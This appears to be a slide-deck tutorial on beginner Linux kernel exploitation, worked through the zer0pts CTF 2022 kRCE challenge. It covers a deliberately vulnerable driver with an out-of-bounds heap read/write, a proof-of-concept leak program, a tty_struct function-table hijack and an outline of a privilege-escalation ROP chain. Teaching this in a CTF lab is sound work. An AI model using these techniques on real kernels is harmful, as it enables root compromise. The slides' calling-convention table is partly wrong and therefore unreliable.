Linux Kernel Exploitation For Beginners

What?

- A kernel is a core component of an operating system.
- Responsible for managing system resources (Processes, Memory, Storage, etc…)
- Handles all interactions between software and hardware.
- Provides security and isolation (Permission management, memory isolation, process isolation)

Why?


- Kernel runs in a privileged context.
- Large attack surface (modules, drivers, syscalls, subsystems)
- Helps to develop practical understanding of OS internals
- Linux is widely used (servers, embedded devices, appliances, phones, etc…)

Why CTF?

- Reduced complexity (limited background processes, predictable memory state)
- Certain barriers to entry are lowered (pre-compiled kernel image, filesystem, source code)
- Often less focus on vuln, more on exploitation strategy
- Customizable (increase difficulty, add/remove mitigations, limit primitives)

Challenge Structure

- Kernel CTF challenges typically include a compressed kernel image, a compressed filesystem, a qemu cli script, and source code for vulnerability (often a module).



Initial Recon

- Decompressing and exploring the file system

```
root@hop:~/CTF/krce/challenge-files# cat decompress.sh
#!/bin/bash

rm -rf initramfs/

mkdir initramfs
pushd . && pushd initramfs
cpio -i < ../initramfs2.cpio
popd
```

```
root@hop:~/CTF/krce/challenge-files/initramfs# ls -al
total 1744
drwxr-xr-x 17 root root    4096 May 24 10:31 .
drwxr-xr-x  4 root root    4096 May 22 16:29 ..
drwxr-xr-x  2 root root    4096 May 22 16:15 bin
drwxr-xr-x  4 root root    4096 May 22 16:15 dev
drwxr-xr-x  5 root root    4096 May 22 16:16 etc
-rwxr-xr-x  1 root root     501 May 22 16:24 init
drwxr-xr-x  4 root root    4096 May 22 16:15 lib
lrwxrwxrwx  1 root root       3 May 22 16:15 lib64 -> lib
lrwxrwxrwx  1 root root      11 May 22 16:15 linuxrc -> bin/busybox
drwxr-xr-x  2 root root    4096 May 22 16:15 media
drwxr-xr-x  2 root root    4096 May 22 16:15 mnt
drwxr-xr-x  2 root root    4096 May 22 16:15 opt
-rwxr-xr-x  1 root root  785576 May 22 16:15 poc
drwxr-xr-x  2 root root    4096 May 22 16:15 proc
drwx------  2 root root    4096 May 22 16:15 root
drwxr-xr-x  2 root root    4096 May 22 16:15 run
drwxr-xr-x  2 root root    4096 May 22 16:15 sbin
drwxr-xr-x  2 root root    4096 May 22 16:15 sys
-rwxr-xr-x  1 root root  924792 May 22 16:15 thrd
drwxrwxrwt  2 root root    4096 May 22 16:15 tmp
drwxr-xr-x  6 root root    4096 May 22 16:15 usr
drwxr-xr-x  5 root root    4096 May 22 16:15 var
```

```
root@hop:~/CTF/krce/challenge-files/initramfs# ls -al root
total 20
drwx------  2 root root 4096 May 24 11:27 .
drwxr-xr-x 17 root root 4096 May 24 10:41 ..
-rw-r--r--  1 root root 6808 May 22 16:15 buffer.ko
-rw-r--r--  1 root root  200 May 22 16:15 readme.txt
```

System Init Files

- Initramfs uses /init as the first userspace script to be executed after the filesystem is mounted.
- Other startup scripts may be helpful/necessary

```
#!/bin/sh
# devtmpfs does not get automounted for initramfs
/bin/mount -t devtmpfs devtmpfs /dev

# use the /dev/console device node from devtmpfs if possible to not
# confuse glibc's ttyname_r().
# This may fail (E.G. booted with console=), and errors from exec will
# terminate the shell, so use a subshell for the test
if (exec 0</dev/console) 2>/dev/null; then
    exec 0</dev/console
    exec 1>/dev/console
    exec 2>/dev/console
fi

exec /sbin/init "$@"
```

```
root@hop:~/CTF/krce/challenge-files/initramfs/etc/init.d# ls -al
total 20
drwxr-xr-x 2 root root 4096 May 22 16:28 .
drwxr-xr-x 5 root root 4096 May 22 16:16 ..
-rwxr-xr-x 1 root root  423 May 22 16:15 rcK
-rwxr-xr-x 1 root root  408 May 22 16:15 rcS
-rwxr-xr-x 1 root root  554 May 22 16:28 S99ctf
root@hop:~/CTF/krce/challenge-files/initramfs/etc/init.d#
```

```
root@hop:~/CTF/krce/challenge-files/initramfs/etc/init.d# cat S99ctf
#!/bin/sh
# Setup
mdev -s
mount -t proc none /proc
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts
chmod 666 /dev/ptmx
stty -opost
echo 2 > /proc/sys/kernel/kptr_restrict
echo 1 > /proc/sys/kernel/dmesg_restrict

# Install kernel driver
insmod /root/buffer.ko
mknod -m 666 /dev/buffer c `grep buffer /proc/devices | awk '{print $1;}'` 0

# Run
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
echo "[ kRCE - zer0pts CTF 2022 ]"
#/root/interface
setsid cttyhack setuidgid 65534 sh


# Cleanup
umount /proc
poweroff -d 0 -f
```

Source Code Analysis

- Main functionality consists of New, Delete, Edit, and Show commands.
- Controllable heap allocations/deallocations
- Kernel-specific functions (copy-from/to-user, kzalloc, kfree)

```
char *buffer[BUF_NUM];

long buffer_new(uint32_t index, uint32_t size) {
  if (index >= BUF_NUM)
    return -EINVAL;

  if (!(buffer[index] = (char*)kzalloc(size, GFP_KERNEL)))
    return -EINVAL;

  return 0;
}

long buffer_del(uint32_t index) {
  if (index >= BUF_NUM)
    return -EINVAL;

  if (!buffer[index])
    return -EINVAL;

  kfree(buffer[index]);
  buffer[index] = NULL;

  return 0;
}

long buffer_edit(int32_t index, char *data, int32_t size) {
  if (index >= BUF_NUM)
    return -EINVAL;

  if (!buffer[index])
    return -EINVAL;

  if (copy_from_user(buffer[index], data, size))
    return -EINVAL;

  return 0;
}

long buffer_show(int32_t index, char *data, int32_t size) {
  if (index >= BUF_NUM)
    return -EINVAL;

  if (!buffer[index])
    return -EINVAL;

  if (copy_to_user(data, buffer[index], size))
    return -EINVAL;

  return 0;
}
```

Vulnerability Analysis

- No Size Checks on Edit or Show commands
- Size variable is user controlled
- Provides OOB heap read and write primitives
- Flexible heap cache placement

```
long buffer_edit(int32_t index, char *data, int32_t size) {
  if (index >= BUF_NUM)
    return -EINVAL;

  if (!buffer[index])
    return -EINVAL;

  if (copy_from_user(buffer[index], data, size))
    return -EINVAL;

  return 0;
}

long buffer_show(int32_t index, char *data, int32_t size) {
  if (index >= BUF_NUM)
    return -EINVAL;

  if (!buffer[index])
    return -EINVAL;

  if (copy_to_user(data, buffer[index], size))
    return -EINVAL;

  return 0;
}
```

Kernel Module Interaction

- Kernel module specific structures and functions
  - file_operations
  - module_init
  - module_exit

- Character device registered will serve as ‘file’ interface for userspace interaction

- IOCTL function registered to pass data and commands between user and kernel space

```
static long module_ioctl(struct file *filp,
                         unsigned int cmd,
                         unsigned long arg) {
  request_t req;

  if (copy_from_user(&req, (void*)arg, sizeof(request_t)))
    return -EINVAL;

  switch (cmd) {
    case CMD_NEW : return buffer_new (req.index, req.size);
    case CMD_EDIT: return buffer_edit(req.index, req.data, req.size);
    case CMD_SHOW: return buffer_show(req.index, req.data, req.size);
    case CMD_DEL : return buffer_del (req.index);
    default: return -EINVAL;
  }
}

static struct file_operations module_fops = {
  .owner   = THIS_MODULE,
  .unlocked_ioctl = module_ioctl,
};

static dev_t dev_id;
static struct cdev c_dev;

static int __init module_initialize(void)
{
  if (alloc_chrdev_region(&dev_id, 0, 1, DEVICE_NAME)) {
    printk(KERN_WARNING "Failed to register device\n");
    return -EBUSY;
  }

  cdev_init(&c_dev, &module_fops);
  c_dev.owner = THIS_MODULE;

  if (cdev_add(&c_dev, dev_id, 1)) {
    printk(KERN_WARNING "Failed to add cdev\n");
    unregister_chrdev_region(dev_id, 1);
    return -EBUSY;
  }

  return 0;
}

static void __exit module_cleanup(void)
{
  cdev_del(&c_dev);
  unregister_chrdev_region(dev_id, 1);
}

module_init(module_initialize);
module_exit(module_cleanup);
```

Initial PoC


- Open handle to /dev/buffer
- Allocate two buffer objects of the same size
- Write explicit values to each buffer to serve as markers/indicators
- Prove OOB read by leaking the explicit value of buffer 2 by reading past the bounds of buffer 1


```
request_t req, leak_req;

int buffd = open("/dev/buffer", O_RDWR);
if(buffd < 0) {
    fprintf(stderr, "error opening file: %m\n");
    return -1;
}

req.index = 1;
req.size = 0x3e8;

if(ioctl(buffd, CMD_NEW, &req)) {
    fprintf(stderr, "CMD_NEW failed: %m\n");
    return -1;
}

req.data = malloc(req.size);
strcpy(req.data, "AAAAAAAABBBBBBBB");

if(ioctl(buffd, CMD_EDIT, &req)) {
    fprintf(stderr, "CMD_EDIT failed: %m\n");
    return -1;
}

getchar();

req.index = 2;
strcpy(req.data, "CCCCCCCCDDDDDDDD");

if(ioctl(buffd, CMD_NEW, &req)) {
    fprintf(stderr, "CMD_NEW failed: %m\n");
    return -1;
}

if(ioctl(buffd, CMD_EDIT, &req)) {
    fprintf(stderr, "CMD_EDIT failed: %m\n");
    return -1;
}
```

```
    getchar();

    leak_req.index = 1;
    leak_req.size = 0x800;
    leak_req.data = malloc(leak_req.size);

    if(ioctl(buffd, CMD_SHOW, &leak_req)) {
        fprintf(stderr, "CMD_SHOW failed: %m\n");
        return -1;
    }

    long *leak = leak_req.data;
    for(int i=0;i<0x100;i++) {
        printf("leak[%d]: %lx\n", i, leak[i]);
    }

    return 0;
}
```

Debugging Workflow - Challenge Specific


- Modify QEMU CLI command to allow remote debugging
- Add file system compression routine to QEMU script
- Disable KASLR via QEMU CLI arguments
- Adjust startup script to boot into root shell
- Disable KPTR restrict to reveal Kernel symbols through /proc/kallsyms





Debugging Workflow - GDB/GEF

- GDB - GNU Debugger
- GEF (GDB Enhanced Features) provides extended features specifically for exploit development and reverse engineering
- Bata24 Fork of GEF is actively maintained and provides kernel specific commands
  - kmalloc tracing
  - Kernel symbol application
  - SLUB/SLAB inspection
  - Pagewalking



Debugging Workflow/PoC Demonstration

Target Selection


- Linux kernel provides a number of useful targets for exploitation

- Commonalities between targets
  - function tables/function pointers
  - fixed pointers for leaks
  - r/w or copy mechanisms
  - direct or indirect allocations from userspace

- Challenge hint #1 - /dev/pts and /dev/ptmx file permissions


tty_struct overview

- Can be allocated by opening /dev/ptmx
- Size is 0x2e0 which resides in kmalloc-1024
- Kernel and heap leaks can be achieved through various fields (ops, dev, driver)
- Magic value serves as indication of object in memory
- Redirect execution through use of forged ops structure (function table)




Initial Exploit Strategy (Naive)

- Allocate buffer object in same cache as tty_struct (kmalloc-1024)
- Allocate tty_struct by opening /dev/ptmx
- Use OOB read to leak tty_struct and validate adjacency
- Create fake tty_operations function table within buffer object
- Overwrite tty_struct->tty_operations to point to fake function table within buffer through OOB write primitive
- Trigger one of the tty_operations associated with tty_struct allocation.
- Profit?



Leaking Pointers

- OOB Read primitive can be used to leak data
- 3 types of leaks necessary
  - tty_struct leak to prevent clobbering necessary values
  - Heap leak to determine location of buffer object
  - Kernel leak to determine offsets for ROP gadgets
- tty_struct is a strong target that provides all 3 types of leak required



Leaking Pointers (Heap)

- Slub-dump GEF command can help determine heap location.
- Heap pointers included in this leak are offsets within the tty_struct object (0x38 and 0x48)
- kmalloc-tracer can be used to validate this objects' heap location

```
leak[135]: ffff8880079e1438
leak[136]: ffff8880079e1438
leak[137]: ffff8880079e1448
leak[138]: ffff8880079e1448
```

```
kmem_cache: 0xffff888002441b00
 name: kmalloc-1k
 flags: 0x40000000 (  CMPXCHG DOUBLE)
 object size: 0x400 (chunk size: 0x400)
 offset (next pointer in chunk): 0x200
 red_left_pad: 0x0
 kmem_cache_cpu (cpu0): 0xffff888007222fc0
   active_page: 0xffffea00001e7800
     virtual address: 0xffff8880079e0000
     num pages: 2
     in-use: 7/8
     frozen: 1
     layout:   0x000 0xffff8880079e0000 (in-use)
               0x001 0xffff8880079e0400 (in-use)
               0x002 0xffff8880079e0800 (in-use)
               0x003 0xffff8880079e0c00 (in-use)
               0x004 0xffff8880079e1000 (in-use)
               0x005 0xffff8880079e1400 (in-use)
               0x006 0xffff8880079e1800 (in-use)
               0x007 0xffff8880079e1c00 (next: 0x0)
     freelist (fast path):
               0x007 0xffff8880079e1c00
     freelist (slow path): (none)
 next: 0xffff888002441a00
```

Leaking Pointers (Kernel function)

- Determine general memory area for kernel function pointers through /proc/kallsyms

```
/ # head -n 20 /proc/kallsyms
ffffffff81000000 T startup_64
ffffffff81000000 T _stext
ffffffff81000000 T _text
ffffffff81000040 T secondary_startup_64
ffffffff81000045 T secondary_startup_64_no_verify
ffffffff81000110 t verify_cpu
ffffffff81000210 T sev_verify_cbit
ffffffff81000220 T start_cpu0
ffffffff81000230 T __startup_64
ffffffff810005e0 T startup_64_setup_env
ffffffff81000630 T __startup_secondary_64
ffffffff81000640 T early_setup_idt
ffffffff81000660 t initcall_blacklisted
ffffffff810006e0 T do_one_initcall
ffffffff81000840 t match_dev_by_label
ffffffff81000870 t match_dev_by_uuid
ffffffff810008a0 t rootfs_init_fs_context
ffffffff810008c0 T name_to_dev_t
ffffffff81000d00 T wait_for_initramfs
ffffffff81000d50 W calibration_delay_done
```

- Validate specific leaked address against kallsyms


```
/ # cat /proc/kallsyms | grep ffffffff8131b3e0
ffffffff8131b3e0 t do_tty_hangup
/ #
```

- Leaked kernel function pointers can be used to calculate offsets to other functions and gadgets

```
leak[199]: ffff8880079e3a38
leak[200]: ffff8880079e3a38
leak[201]: ffffffff8131b3e0
leak[202]: ffffc90000165000
leak[203]: ffff888002b866c0
leak[204]: 0
leak[205]: ffff8880079e3a68
leak[206]: ffff8880079e3a68
```


SMEP/SMAP Mitigation

- Prior to SMEP/SMAP, ret2usr style attacks were easily permitted
- SMEP prevents execution from userspace pages from kernel context
- SMAP prevents reads/writes to userspace pages from kernel context



SMEP/SMAP Bypass - Kernel ROP

- ROP (Return Oriented Programming) is a exploitation method of redirecting execution by chaining together snippets of code (gadgets) that exist within the program's memory to achieve desired functionality
- Each ROP gadget will end in a return instruction
- RET will pop an 8-byte value into the RIP register, increment the stack pointer (RSP) by 8-bytes, then continue to the next instruction pointed to by RIP



Initial ROP Strategy

- Escalate process privileges through standard kernel mechanisms
  - prepare_kernel_cred
  - commit_creds
- Return to userspace context using gadgets
  - swapgs instruction
  - iret instruction
- Execute shell from userspace
  - execve /bin/sh

Stack Pivot

- Our tty_struct primitive will allow us to redirect execution to an arbitrary location, however we need to construct our ROP chain on the process stack based on how ROP functions.

- In this circumstance it is possible to adjust the location of the stack using a ROP gadget, this technique is called a ‘stack pivot”

- ROP Chain must account for additional ‘pop’ instructions

```
0xffffffff81027230 : pop rsp ; ret
0xffffffff8141a9e2 : pop rsp ; pop rbx ; pop r12 ; pop rbp ; ret
0xffffffff8128dbff : pop rsp ; pop rbx ; ret
0xffffffff81001821 : pop rsp ; pop rbp ; ret
```

ROP - Finding Gadgets

- Multiple tools/methods for finding gadgets
  - Ropper
  - ROPGadget
  - Manually?

- Extract compressed kernel image (BzImage) to run ROP gadget tools against

- Gadgets can be output to text file and searched in order to construct chain.

```
root@hop:~/CTF/krce# file bzImage
bzImage: Linux kernel x86 boot executable bzImage, version 5.16.14 (ptr@medium-pwn) #1 SMP PREEMPT Wed Mar 16 14:4A
root@hop:~/CTF/krce# ./extract.sh bzImage > vmlinux
root@hop:~/CTF/krce# file vmlinux
vmlinux: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=d7af490387a3d9d0b52d
root@hop:~/CTF/krce#
```

```
root@hop:~/CTF/krce# head -20  gadgies
Gadgets information
============================================================
0xffffffff81cb22c3 : adc ah, ah ; cwde ; jmp 0xffffffff81cb22d3
0xffffffff81ce3052 : adc ah, ah ; nop ; cwde ; jmp 0xffffffff81ce3067
0xffffffff81ce3044 : adc ah, ah ; push -0xd0593e9 ; cwde ; jmp 0xffffffff81ce3059
0xffffffff812ffff8 : adc ah, ah ; push qword ptr [rcx] ; rcr byte ptr [rbx + 0x41], 0x5c ; pop rbp ; ret
0xffffffff8101b5d9 : adc ah, al ; add byte ptr [rax - 0x36], ah ; loop 0xffffffff8101b561 ; ret
0xffffffff8101b649 : adc ah, al ; add byte ptr [rax - 0x49], al ; loop 0xffffffff8101b5d1 ; ret
0xffffffff810229ca : adc ah, al ; jmp 0xffffffff810229ce
0xffffffff8103a20a : adc ah, bh ; add byte ptr [rax - 0x7d], cl ; jmp 0xffffffff8103a212
0xffffffff810f9ed4 : adc ah, bh ; add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0xffffffff810f9d2d
0xffffffff81102cde : adc ah, bh ; add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0xffffffff81102be4
0xffffffff81204964 : adc ah, bh ; add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0xffffffff812048ab
0xffffffff81272928 : adc ah, bh ; add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0xffffffff81272710
0xffffffff8151adfa : adc ah, bh ; add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0xffffffff8151ad71
0xffffffff81f1dfb8 : adc ah, bh ; call qword ptr [rax - 0x177eff48]
0xffffffff81f1e1be : adc ah, bh ; call qword ptr [rbx - 0x57ffffff]
0xffffffff81054541 : adc ah, bh ; jle 0xffffffff810544c6 ; call qword ptr [rdi + 0x74000000]
0xffffffff81029727 : adc ah, bh ; jmp 0xffffffff810296e1
0xffffffff812640ba : adc ah, bh ; jmp 0xffffffff81263fdc
```

ROP - Constructing a Chain

- Understanding calling convention is important
  - Function arguments
  - Register usage
- Some assembly knowledge required
- Follow outline
- Get Creative (dealing with additional instructions and junk data)

Register	Function
RDI	Argument 1
RDX	Argument 2
R10	Argument 3
R8	Argument 4
R9	Argument 5
RAX	Return Value
RSP	Stack Pointer

```
ssize_t read(int fd, void buf[.count], size_t count);
```

SYSCALL NAME	references	RAX	ARG0 (rdi)	ARG1 (rsi)	ARG2 (rdx)
read	man/ cs/	0	unsigned int fd	char *buf	size_t count
write	man/ cs/	1	unsigned int fd	const char *buf	size_t count

Updated ROP Strategy


```
ROP Trigger
-------------------------------------------------------------------------------
RDX = fake_stack_location [RDX is user controlled through IOCTL arguments]
stack_pivot_gadget        [push rdx ; xor eax, 0x415b004f ; pop rsp ; pop rbp ; ret]


Forged Stack Values
-------------------------------------------------------------------------------
junk_value                [0x0]
pop_rdi_gadget            [pop rdi ; ret]
rdi_value                 [0x0]
prepare_kernel_cred       [leak[201] - 0x2a8e80]
xchg_rdi_rax_gadget       [xchg rdi, rax ; sar bh, 0x89 ; ret]
commit_creds              [leak[201] - 0x2a9020]
swapgs                    [swapgs ; ret]
iretq                     [iretq]
get_shell                 [userspace_function_pointer]
user_cs                   [save_state_value]
user_rflags               [save_state_value]
user_sp                   [save_state_value]
user_ss                   [save_state_value]
```

Register	Function
RDI	Argument 1
RDX	Argument 2
R10	Argument 3
R8	Argument 4
R9	Argument 5
RAX	Return Value
RSP	Stack Pointer

```
unsigned long user_cs, user_ss, user_rflags, user_sp;

void save_state() {
        __asm__(
                ".intel_syntax noprefix;"
                "mov user_cs, cs;"
                "mov user_ss, ss;"
                "mov user_sp, rsp;"
                "pushf;"
                "pop user_rflags;"
                ".att_syntax;"
        );
}
```

